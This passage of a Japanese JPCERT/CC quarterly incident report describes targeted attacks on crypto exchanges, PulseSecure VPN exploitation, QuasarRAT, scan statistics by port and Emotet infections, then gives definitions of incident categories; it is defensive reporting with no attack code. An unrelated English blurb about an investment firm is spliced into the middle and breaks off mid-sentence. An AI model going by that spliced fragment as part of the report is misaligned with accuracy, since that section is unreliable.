前四半期に続き、本四半期も仮想通貨交換事業者を狙ったと考えられる標的型攻撃の報告が寄せられました。この標的型攻撃メールには短縮 URL のリンクが記載されており、リンクをクリックするとクラウドサービスから zip ファイルをダウンロードします。 zip ファイルには、パスワードでロックされたデコイ文書と Password.txt.lnk というショートカットファイルが格納されています。 このショートカットファイルにはコマンドが含まれており、実行すると VBScript がダウンロードされ、最終的にマルウエアに感染します。

この攻撃は 12 月まで継続して発生したことを確認しています。攻撃に用いられるデコイ文書は実在する企業を装ったものが使われています（[図 12] 参照）。また、ショートカットファイルの通信先も実在する企業に類似したドメインが使用されています。攻撃に用いられる VBScript は随時修正が加えられており、依然として活発な攻撃活動が続いていることがうかがえます。


ABOUT

More than 1,500 people who believe the scientific method is the best way to approach investing. Ideas backed up with information. And improved by iteration. That's [redacted].

We're not your typical investment manager. We follow principles of technology and innovation as much as principles of investment management. Fields like machine learning and distributed computing guide us. Since 2001, we've searched for ways that these kinds of

［図 12：攻撃に用いられたデコイ文書例］

(2) PulseSecure の脆弱性を悪用した攻撃

本四半期に PulseSecure 社製の Pulse Connect Secure の脆弱性（CVE-2019-11510 等）を悪用されたという報告が複数寄せられました。これらの攻撃により、認証情報を使わず VPN 経由で内部ネットワークへアクセスされた恐れがあります。

(3) オープンソースツール QuasarRAT を使用した標的型攻撃

QuasarRAT というツールを使用した標的型攻撃の報告が寄せられました。QuasarRAT は Github 上で公開されたリモートアクセスツールです。この攻撃では海外のホスティングサービスを C2 サーバとして利用していました。

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウエアサイトの件数は、205 件でした。前四半期の 269 件から 24%減少しています。

本四半期に報告が寄せられたスキャンの件数は、744 件でした。前四半期の 927 件から 20%減少しています。スキャンの対象となったポートの内訳を［表 4］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP)）、SMTP（25/TCP）、HTTP（80/TCP）でした。

［表 4：ポート別のスキャン件数］

ポート	10 月	11 月	12 月	合計
22/tcp	67	87	92	246
25/tcp	57	65	17	139
80/tcp	54	59	21	134
445/tcp	22	12	10	44
55555/tcp	0	29	0	29
443/tcp	8	16	5	29
1433/tcp	9	13	7	29
3389/tcp	3	11	1	15
8080/tcp	6	5	0	11
37215/tcp	1	6	2	9
62223/tcp	0	7	0	7
23/tcp	1	5	1	7
88/tcp	4	1	0	5
81/tcp	4	1	0	5
8888/tcp	1	1	1	3
7001/tcp	0	1	2	3
60001/tcp	2	1	0	3
5555/tcp	2	0	1	3
389/udp	3	0	0	3
8081/tcp	2	0	0	2
その他	14	22	13	42
月別合計	260	342	173	768

その他に分類されるインシデントの件数は、432 件でした。前四半期の 837 件から 48%減少しています。


4. インシデント対応事例

本四半期に行った対応の例を紹介します。

(1) マルウエア Emotet の感染被害報告の増加

本四半期は国内におけるマルウエア Emotet の感染に関する報告が多数寄せられました。Emotet はダウンローダと呼ばれるマルウエアで、各種機能をダウンロードすることで様々な挙動を行います。Emotet が登場した 2014 年当初は、金融情報を窃取する機能を備えていましたが、その後、アドレス帳やメール情報を窃取する機能が追加されたことで、そのメール情報から感染を拡大するという新たな感染メカニズム等を獲得しています。

国内の組織に 10 月頃から Emotet に感染させるメールが送信され、10 月後半から相談件数が増加しました。報告の多くは、過去にメールのやり取りしたことのある人になりすましたメールを受信し添付ファイルを開いて Emotet に感染してしまった、あるいは実際には送信していないメールが取引先などの組織に届いているというものでした。Emotet は図 13 に示した方法で感染を広げていることが分かっています。



[図:13] Emotet 感染拡大の流れ

Emotet に感染すると次のような被害が生じる可能性があります。

- 取引先や顧客の連絡先とメールの内容が窃取され外部に送信される
- （取引先以外の）外部の組織に大量の不審メールを送信してしまう
- 他のマルウエアがダウンロードされ感染する

なお、Emotet に感染すると、メール情報が窃取されて C2 サーバに送られると考えられ、Emotet を駆除した後も窃取したメールを悪用したなりすましメールが継続して送信されます。そうなると、なりすましメールの送信を止める手段はありません。

JPCERT/CC は注意喚起(1)および感染が疑われる場合の対応 FAQ(2)を発行しました。注意喚起発行後も継続して Emotet に関連する相談・報告が延べ 100 件以上寄せられています。

4. 参考文献

(1) JPCERT/CC: マルウエア Emotet の感染に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190044.html

(2) JPCERT/CC Eyes: マルウエア Emotet への対応 FAQ
https://blogs.jpcert.or.jp/ja/2019/12/emotetfaq.html

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報送信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウエアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウエア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウエアサイト

「マルウエアサイト」とは、閲覧することで PC がマルウエアに感染してしまう攻撃用サイトや、攻撃に使用するマルウエアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウエアサイト」に分類しています。

- 閲覧者の PC をマルウエアに感染させようとするサイト
- 攻撃者によりマルウエアが公開されているサイト

○ スキャン

「スキャン」とは、サーバや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス(システムへの影響がないもの)を指します。また、マルウエア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウエア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバプログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウエアが通信を行うサーバ
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウエア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウエアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウエアに感染させようとするサイト
- 特定の組織を標的としたマルウエアが通信を行うサーバ

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウエアによる情報の窃取
- マルウエア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「平成３１年度サイバー攻撃等国際連携対応調整事業」として実施したものです。